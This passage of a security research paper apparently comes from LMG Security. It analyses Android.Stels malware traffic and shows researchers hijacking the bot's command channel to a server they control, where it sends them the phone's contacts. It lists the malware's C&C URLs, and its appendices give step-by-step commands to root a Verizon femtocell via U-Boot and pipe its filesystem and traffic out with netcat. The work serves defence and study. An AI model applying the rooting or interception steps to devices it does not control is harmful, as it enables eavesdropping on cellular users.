The contents of the stelsSettings.xml file are shown in Figure 36:

[29] *ibid.*

```
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<string name="sid">1</string>
<string name="botId">BOTIDV</string>
<int name="startPeriod" value="60" />
<string name="deleteSms">[]</string>
<string name="catchSms">[]</string>
<string name="server">http://www.androidflashplayer.net.ua/data.php</string>
<long name="timeNextConnection" value="1370563347042" />
<int name="period" value="300" />
<boolean name="first" value="false" />
<string name="version">2</string>
<string name="subPref">SUBPREFV</string>
</map>
```

Figure 36: Contents of stelsSettings.xml.

LMG investigators noticed a variable in the stelsSettings.xml file called "timeNextConnection," which had the value "1370563347042." Using the Linux "date" command, LMG converted the value from UNIX epoch time into human-readable format, as follows:

```
$ date --utc -d @1370563347.042
Fri Jun  7 00:02:27 UTC 2013
```

Based on filesystem forensics, this instance of the stelsSettings.xml file was created on June 6, 2013 at 11:47:27 PM UTC. This is precisely 5 minues, or 300 seconds, before the "timeNextConnection" value specified in the stelsSettings.xml file. It is likely that the "period" value of "300" listed in the stelsSettings.xml file indicates the period between attempts to connect to the command-and-control server.

LMG analysts noted that the "server" variable in the stelsSettings.xml file was set to "http://www.androidflashplayer.net.ua/data.php." This corresponded with the domain name of the second remote C&C server identified during network forensic anlysis.

LMG found that on a newly infected phone which had not received any C&C commands, the "server" variable in the stelsSettings.xml file was set to "http://ynfdbdybdd1.freeiz.com/data.php."

6 Taking Over the Android.Stels Bot

LMG researchers analyzed network traffic from the infected Android device and noted that the malware "phoned home" to the attacker's C&C server at regular intervals using cleartext HTTP POST messages. The C&C server responded with commands which controlled the behavior of the infected device.

For example, there were indications that the domain of the C&C server and frequency of connections could be set remotely by the attacker. Recall that upon infection, the Android device sent an HTTP POST message to the domain ynfdbdybdd1.freeiz.com. The C&C server responded with the following content:

```
{"removeAllSmsFilters":true,"wait":60,"server":"http:\/\/www.androidflash
player.net.ua\/data.php"}
```

The next "phone home" message from the infected Android occurred 60 seconds later, and was sent to the second C&C server, http://www.androidflashplayer.net.ua.

Subsequently, the second C&C server responded with the following message:

```
{"removeAllSmsFilters":true,"wait":900}
```

As LMG researchers expected, the next "phone home" message from the infected Android occurred 900 seconds (15 minutes) later, and was sent to the same C&C server.

The malware did not appear to include any authentication of server to client, or vice versa. Moreover, the C&C channel consisted of simple HTTP POST messages and responses, which are typically easy to intercept and modify using network-based techniques such as web proxying or local DNS modification. The malware C&C communications did not appear to employ advanced encryption, encoding, or evasion techniques commonly seen in modern malware. (In short, the Android.Stels sample itself appeared to be more of a proof-of-concept than a true attempt to create a widespread botnet.)

In most environments, malware such as the Android.Stels sample would be virtually impossible to detect unless enterprise antivirus software were installed on every smartphone in the environment. This would be expensive and difficult (if not impossible) to achieve. Moreover, host-based antivirus software can be disabled by malware which controls the device.

However, if network-based intrusion techniques were employed on a local cellular network, as is common on local Ethernet and 802.11 LANs, then the Android.Stels malware would be trivial to detect.

LMG researchers hypothesized that it would be possible to remotely control and shut down the Android.Stels bot using a web proxy or inline intrusion prevention system. By modifying a C&C HTTP response, LMG could change the bot's C&C server to any arbitrary defender-controlled server, instantly cutting off the bot's connection to the attacker's network. From that point on, LMG would have full remote control over the infected Android.

To test this theory, LMG researchers connected an Android phone to a local 802.11 network in the laboratory. (Note that while an 802.11 network was used in the lab for expediency, the

following results are independent of physical and data-link layer technologies, and can easily be replicated on the cellular network.)

LMG proxied the Android's traffic through the Burp Suite Professional Edition web security scanner. This allowed LMG analysts to view, modify or drop any HTTP requests and responses to or from the infected Android device.

While the Android phone was connected through the Burp Suite proxy, LMG downloaded the Android.Stels malware and infected the device. As expected, the infected phone sent an HTTP POST to ynfdbdybdd1.freeiz.com. The C&C server responded as follows:

```
HTTP/1.1 200 OK
Date: Fri, 19 Jul 2013 18:57:11 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Content-Length: 252
Connection: close
Content-Type: text/html

{"removeAllSmsFilters":true,"wait":60,"server":"http:\/\/www.androidflashplayer.net.ua\/data.php"}
<!-- Hosting24 Analytics Code -->
<script type="text/javascript" src="http://stats.hosting24.com/count.php"></script>
<!-- End Of Analytics Code -->
```

Figure 37: First response of the Android.Stels C&C server to the infected phone. Note that value of the "server" variable.

Precisely 60 seconds later, the infected phone sent another HTTP POST message to the second C&C server, http://www.androidflashplayer.net.ua. When the second C&C server sent a response, however, LMG intercepted and modified it. LMG's modified HTTP response is shown in Figure 39.

```
HTTP/1.1 200 OK
Date: Fri, 19 Jul 2013 18:58:23 GMT
Server: Apache/2
X-Powered-By: PHP/5.3.24
Vary: User-Agent
Content-Length: 82
Connection: close
Content-Type: text/html

{"removeAllSmsFilters":true,"wait":60,"server":"http:\/\/[redacted].com\/data.php"}
```

Figure 38: LMG's modified HTTP response to the infected Android, with the "wait" time set to "60" and the "server" value changed to a system under LMG's control.

Notice that LMG set the "wait" time to "60" and the "server" value to a domain under LMG's control.

Precisely two minutes later, the infected phone made a C&C request to LMG's C&C server. Subsequent requests occurred at 60-second intervals, as long as the bot received a valid response. If the bot received a 404 response, it waited five minutes before sending another "phone home" message. LMG found that the time between "phone home" attempts could be controlled to a precision of approximately 30-60 seconds by modifying the "wait" command in HTTP responses.

To verify the level of control, LMG selected another command, "sendContactList," and sent this command to the infected bot, as shown in Figure 39.

```
HTTP/1.1 200 OK
Date: Fri, 19 Jul 2013 18:57:11 GMT
Server: Apache
X-Powered-By: PHP/5.2.17
Content-Length: 36
Connection: close
Content-Type: text/html

{"sendContactList":true,"wait":60}
```

Figure 39: LMG sent a "sendContactList" command to the infected Android.Stels bot.

The malware indeed responded by sending its list of contacts in a subsequent HTTP POST message approximately 60 seconds later, as shown in Figure 40.

```
POST /data.php HTTP/1.1
content-type: multipart/form-data; boundary=AaB03x
User-Agent: Dalvik/1.2.0 (Linux; U; Android 2.2.3; Droid Build/FRK76)
Host: [redacted].com
Content-Length: 1136
Proxy-Connection: close
Connection: close

--AaB03x
Content-Disposition: form-data; name="imei"

[redacted]
--AaB03x
Content-Disposition: form-data; name="imsi"

310004[redacted]
--AaB03x
Content-Disposition: form-data; name="time"

1374262535545
--AaB03x
Content-Disposition: form-data; name="phone"

[redacted]
--AaB03x
Content-Disposition: form-data; name="version"

2
--AaB03x
Content-Disposition: form-data; name="sid"

1
--AaB03x
Content-Disposition: form-data; name="type"

phonebook
--AaB03x
Content-Disposition: form-data; name="os"

android
--AaB03x
Content-Disposition: form-data; name="model"

Droid
--AaB03x
Content-Disposition: form-data; name="manufacturer"

Motorola
--AaB03x
Content-Disposition: form-data; name="sdk"

8
--AaB03x
Content-Disposition: form-data; name="subPref"

SUBPREFV
--AaB03x
Content-Disposition: form-data; name="botId"

BOTIDV
--AaB03x
Content-Disposition: form-data; name="FILE"; filename="data.json"
Content-Type: application/octet-stream
Content-Transfer-Encoding: binary

["+14068[redacted]","406-[redacted]","406-[redacted]","406-[redacted]","406[redacted]","571-[redacted]"]
--AaB03x--
```

Figure 40: The infected Android's HTTP POST message to an LMG-controlled C&C server, containing the phone's list of contacts.

Subsequently, LMG took a physical extraction of the Android phone using the Cellebrite UFED Ultimate. LMG found that the "server" variable in the stelsSettings.xml file was now set to the URL of LMG's C&C server, indicating that LMG had successfully modified the bot's configuration using network-based traffic interception techniques.

7 Security and Privacy Considerations

LMG's research team supports cellular network security and strong privacy protections. Any research which involves network traffic inspection necessarily brings up key questions regarding these issues. In particular, prior research into femtocells has focused on the ways which femtocells can be abused for the purpose of listening into user phone calls or attacking the cell phone network.

In conducting this research, LMG's team considered the following key points:

- Attackers already have access to the cellular network via infected handsets, hacked femtocells and perhaps even successful attacks on the critical infrastructure. Security professionals and researchers do not have access to inspect cellular traffic for legitimate reasons, and as a result attackers gain an advantage and researchers are prevented from uncovering and reporting vulnerabilities so they can be fixed. "Good guys" need to be able to inspect their own cellular network traffic as well, to effectively detect malware and other attacks.

- Personal communications have already moved to the Internet, in addition to traditional phone networks. Voice and video calls frequently occur using personal or enterprise workstations, with communications traversing enterprise and ISP networks. These communications are already subject to inspection using standard network monitoring tools, and rely upon higher-layer protocols to provide confidentiality and integrity specifically for communications content. In this way, enterprises, ISPs and home users themselves have the ability to inspect lower-layer traffic and detect suspicious anomalies while still preserving reasonable levels of confidentiality for selected communications.[30]

  Given that the same type of communications (and threats) are present on both cellular and Internet networks, it seems appropriate to apply the same strategy for defense on both types of networks.

- For many years, telephone companies have reinforced a strong expectation of privacy in voice communications traversing the PSTN. Unfortunately, many security weaknesses have come to light over the years which can be leveraged to gain access to user communications. These include flaws in cellular encryption algorithms, as well as vulnerabilities in femtocells and endpoint systems. There have also been cases which reveal abuses of lawful intercept systems, as well as recent news and legal cases that indicate phone calls may already be intercepted *en masse*. In short, the public's existing expectation of privacy regarding communications over the PSTN does not appear to be in line with the actual protections in place.

  Rather than continuing to perpetuate the myth that the cellular network itself is highly secure, it seems more appropriate to allow end users and security professionals to accurately assess existing data protections at the network layer and above, and implement their own protections as needed. This can also spur development and implemention of higher-layer mechanisms to protect the privacy of communication content, while still allowing for lower-layer traffic inspection for malware detection similar to Ethernet and 802.11 LANs.

[30] Note that TLS/SSL interception techniques, as well as host-based infections have reduced the level of confidentiality that can be expected for Internet-based personal communications.

- Regarding femtocell security specifically, physical access trumps all. These devices have been– and will continue to be– hacked. No reputable locksmith would sell a safe and claim that it is impenetrable. Instead, safes are rated based on the amount of time it takes an experienced technician to gain access. Similarly, given enough time and resources, some users will gain root access to a femtocells. Furthermore, only a small percentage of these users are security researchers who will actually publish their findings.

  Now that these miniature base stations are in the hands of consumers around the world, it must be assumed that some users will find ways to gain administrative access to these devices, for various reasons.

  Instead of relying on femtocells to be an impenetrable fortress, it makes more sense to expect that they will be rooted, and implement appropriate protections for mobile stations and cellular network infrastructure given that reality. For example, smartphones can be configured to alert users when connecting to untrusted or modified base stations.

Network traffic inspection systems, like any tool, are powerful and can be used for many purposes. Given the extent to which attackers have already permeated the cellular network, it no longer seems practical to prevent enterprise defenders from using network-based intrusion detection techniques. Furthermore, the movement of personal communications to the Internet means that for the purposes of maintaining personal communications privacy, there is no reason to treat cellular traffic differently than Ethernet or 802.11 traffic.

In today's environment, it makes sense to provide defenders with access to cellular network traffic in their own environments, and encourage development of higher-layer confidentiality and network security solutions such as those implemented on the Internet.

8 Conclusion

Cellular intrusion detection systems (CIDS) are an inexpensive and effective way to combat mobile malware. Hacked mobile devices pose extreme risks to confidentiality and information security. Infected smartphones can intercept text messages, capture location and usage data, and even record surrounding audio.

Until now, malicious network activity involving cellular devices has been invisible to the key stakeholders with the most interest in securing them. Enterprises have had no choice but to turn to host-based smartphone security tools such as MDM solutions or mobile antivirus– yet few organizations have the resources to control all cellular devices in their environment.

For less than $300, LMG created a CIDS by modifying a Verizon Samsung femtocell and redirecting traffic to a Linux-based Snort server. To test the effectiveness of the CIDS, LMG infected a smartphone with the Android.Stels malware and developed custom-written Snort rules to detect it.


LMG found that the CIDS successfully detected and alerted upon the infection and the malware's subsequent command-and-control (C&C) communications with the attacker's server. LMG also identified a weakness in the malware's C&C protocol and remotely took control of the Android.Stels bot.

This experiment demonstrated that a low-cost CIDS can effectively be used to detect and respond to smartphone malware infections that traverse the cellular network. Defenders can leverage a CIDS to to detect and prevent mobile malware cheaply and effectively.

9 Acknowledgements

The authors would like to thank the staff of LMG Security for technical contributions and support, including Jonathan Ham, Jonathan Neff, Brent Carmer, Thomas Connell, Brett Larsen, Ross Miewald, and Natalie Bender.

10 About the Authors



LMG Security specializes in penetration testing, web application assessments, digital forensics, security and forensics training, and enterprise security consulting. We are authors, teachers, speakers and leaders in the information security industry. Our consultants are GIAC-certified, and our clients include government agencies, financial institutions, health care organizations, law firms, transportation and manufacturing companies, academia, and Fortune 100 companies. We're proud to be a Montana company with clients around the world.

Visit LMGsecurity.com or email info@lmgsecurity.com to learn more.

Sherri Davidoff is a principal and Senior Security Consultant at LMG Security. She has over 12 years of experience as an information security professional, specializing in penetration testing, forensics, social engineering testing and web application assessments. Sherri is the co-author of "Network Forensics: Tracking Hackers Through Cyberspace" (Prentice Hall, 2012). She is a GIAC-certified forensic examiner (GCFA) and penetration tester (GPEN), and holds her degree in Computer Science and Electrical Engineering from MIT.

David Harrison is a Security Consultant and Lead Research Scientist at LMG Security. He specializes in digital and mobile network forensics. He is a principal author of the DEFCON 2012 Network Forensics Contest. David holds a A.S. in Computer Science from FVCC and is pursuing a B.S. in Software Design from Western Governor's University.

Randi Price is a Security Consultant and Lead of Advisory Services at LMG Security. She specializes in digital forensics and policy and procedure review and development, including ISO 27001 assessments and HIPAA risk analyses. Randi provides security management consulting for large enterprises such as financial and health care organizations. She is a certified digital forensic examiner and holds her GIAC forensic certification (GCFE). Randi holds two BS degrees in Management of Information Systems and Accounting from the University of Montana.

Scott Fretheim is a Security Consultant and Lead Penetration Tester at LMG Security. His clients include Fortune 500 companies, financial institutions, insurance companies, health care organizations, and more. He is a GIAC Certified Web Application Penetration Tester (GWAPT) and is trained in smart grid and SCADA security. He is a founding member of the Montana HTCIA, and holds his B.S. in Management of Information Systems. Scott is an instructor at Black Hat.

Appendix

A Parts List

Item	Vendor	Price (USD)
Verizon Samsung SCS-2U01 (Used)	eBay	$200.00
Dell Optiplex GX260 (Used)	eBay	$44.99
Cisco WS-C424M Hub (Used)	eBay	$20.00
FTDI Friend	AdaFruit Industries	$14.75
3ft Cat5e Cables (3)	Monoprice	$2.46
HDMI Cable	Monoprice	$1.97
Total Cost		**$284.17**

B U-Boot Instructions

This section contains instructions for modifying U-Boot in order to get a shell on the femtocell.

1. Using the FTDI Friend, connect the femtocell to the computer.
2. Start the serial link:

   ```
   screen /dev/ttyUSB0 115200 8N1
   ```

3. Plug in the femtocell and interrupt boot with sys\r
4. Check that the hardware watchdog is off. This is nessisary to prevent the femtocell from restarting after a period of incactivity.

   ```
   printenv watchdog_off
   ```

   (a) If watchdog_off=0, then deactivate the watchdog:

   ```
   setenv watchdog_off 1
   ```

5. Check that the boot arguments contain shell:

   ```
   printenv bootargs
   ```

   (a) If the boot arguments do not contain "init=/bin/sh," then add this to the boot arguments:

   ```
   setenv bootargs ${bootargs} init=/bin/sh
   ```

6. Boot to shell:

   ```
   onandboot
   ```

This produced a root command prompt.

C Filesystem Export Commands

1. Boot the system as described in Appendix B B and Section 3.3.
2. Connect to the femtocell with an Ethernet cable, via the hub.
3. On the CIDS, configure IP:

   ```
   # sudo ifconfig eth0 172.29.1.150 netmask 255.255.255.0 up
   ```

4. On the femtocell, configure IP:

   ```
   # ifconfig eth0 172.29.1.103 netmask 255.255.255.0 up
   ```

5. On the femtocell, change into the /tmp directory. Using FTP, connect to the CIDS. Get all of the files in the Tools directory.

   ```
   # cd /tmp
   # ftp
   # open 172.29.1.150
   Connected to 172.29.1.150 (172.29.1.150).
   220 (vsFTPd 2.3.5)
   Name (172.29.1.150:root): anonymous
   331 Please specify the password.
   Password:
   230 Login successful.
   Remote system type is UNIX.
   Using binary mode to transfer files.
   ftp> cd Tools
   250 Directory successfully changed.
   ftp> prompt
   Interactive mode off.
   ftp> mget *
   ...
   ftp> exit
   ```

6. Grant permission to execute the binaries.

   ```
   chmod -R +x /tmp/*
   ```

7. On the CIDS, start a netcat listener:

   ```
   nc -v -l -p 8888 > Dumps/UNIQUE_FILENAME.tar
   ```

8. On the femtocell, copy the filesystem and send it using netcat:

   (a) Filesystem copy using tar:

   ```
   tar -cf - / --exclude=/proc --exclude=/dev --exclude=/sys \
   --exclude=/tmp --exclude=/lost+found | /tmp/nc 172.29.1.150 8888
   ```

   (b) Alternatively, you can copy each block device using dcfldd (in this example, the device /dev/bml0/0 is copied):

```
/tmp/dcfldd if=/dev/bml0/0 conv=noerror | /tmp/nc 172.29.1.150 8888
```

9. When the transfer is done (you can tell because the ethernet transmit light on the femtocell will stop blinking), type "CTRL-c" to kill the netcat process on the computer.

D CIDS and Femtocell Startup Commands

This section lists the specific commands run on the CIDS and Verizon Samsung femtocell to initiate traffic inspection and intrusion detection.

On the femtocell:

```
# Connect to the femtocell's console
sudo screen /dev/ttyUSB0 115200 8n1

# Run femtocell startup processes
onandboot

cd /etc/rc.d/rcS.d/

./S03mountvirtfs-early
./S04udev
./S09mountvirtfs
./S10checkroot.sh
./S30checkfs.sh
./S35devpts.sh
./S35devshm.sh
./S35mountall.sh
./S39ifupdown start
./S40networking start
./S41portmap
./S45mountnfs.sh
./S55bootmisc.sh
./S60mountonenand.sh
/etc/rc.d/extract_rfs.sh

cd /etc/rc.d/rc5.d/
./S09backuplog.sh
./S10syslog start
./S20inetd start
./S50version_info.sh
./S60USER_MODE.sh start

# Configure network
ifconfig eth0 172.29.1.250 netmask 255.255.255.0 up

# Copy CIDS binaries and scripts to the femtocell
cd /tmp
ftp 172.29.1.150
cd packet-capture-minimal/binaries
prompt
mget *
```



```
exit

# Make binaries and scripts executable
chmod +x /tmp/*

# Install kernel modules
insmod /tmp/ip_conntrack.ko
insmod /tmp/ip_nat.ko
insmod /tmp/ip_conntrack_ftp.ko
insmod /tmp/ip_nat_ftp.ko
insmod /tmp/ipt_MASQUERADE.ko
insmod /tmp/ipt_REDIRECT.ko
insmod /tmp/ipt_SAME.ko
insmod /tmp/iptable_mangle.ko
insmod /tmp/iptable_nat.ko
insmod /tmp/iptable_raw.ko
insmod /tmp/nfnetlink.ko
insmod /tmp/nfnetlink_queue.ko
insmod /tmp/xt_multiport.ko
insmod /tmp/xt_NFQUEUE.ko

# Start VPN
/app/vpn/vpn &
/etc/init.d/ssh start &

killall vpn
killall sshd
```

On the CIDS Linux server:

```
# Start netcat listener and convert to pcap
nc -vlp 1234 | /ids/client/raw_to_pcap.py /ids/pcaps/DIY-demo.pcap
```

On the femtocell:

```
# Update iptables rules and begin exporting packets to the CIDS:
iptables --flush
iptables -t filter -A INPUT -s 172.29.1.150 -j ACCEPT
iptables -t filter -A INPUT -j NFQUEUE --queue-num 0
iptables -t filter -A OUTPUT -d 172.29.1.150 -j ACCEPT
iptables -t filter -A OUTPUT -j NFQUEUE --queue-num 0
iptables -t filter -A FORWARD -d 172.29.1.150 -j ACCEPT
iptables -t filter -A FORWARD -j NFQUEUE --queue-num 0
/tmp/packet_capture | /tmp/nc 172.29.1.150 1234 &


# Start HNB (GPS and call routing) functionality.
/usr/local/etc/gpsr &
```

```
/usr/local/etc/mac_oam &
cd /ubin
./uimhx &
sleep 5
tail -F -n +0 /var/local/* &
```

On the CIDS:

```
# Activate Snort
tail -f -n +0 /ids/pcaps/DIY-demo.pcap  | snort -c /etc/snort/snort.conf -r -
```

E Phone Hardware and Software Details

This section includes details of the smartphones used in the Do-It-Yourself Cellular IDS experiment.

Manufacturer	**Samsung**
Model	Illusion
Hardware Version	i110.03
Firmware	2.3.6
Baseband	i110.03 V.FJ1
Kernel	2.6.35.7-1209708
Build	SCH-I110.FJ1
Service Provider	Verizon
Description	Connected to the femtocell and infected with Android.Stels malware.

Manufacturer	**Motorola**
Model	DROID
Baseband	C_01.43.01P
Android Version	2.2.3
Kernel	2.6.32.9-g68eeef5
Build	FRK76
Service Provider	Verizon
Description	Connected to the femtocell and infected with Android.Stels malware.

Manufacturer	**Huawei**
Model	Huawei-U8665
Hardware Version	i110.03
Android Version	2.3.6
Kernel	2.6.38.6-perf
Build	U665V100R001USAC07B037
Build	CUSTC07DO37
Service Provider	AT&T
Description	Used to send SMS messages to “victim” phones.

F Figures & Tables

List of Figures

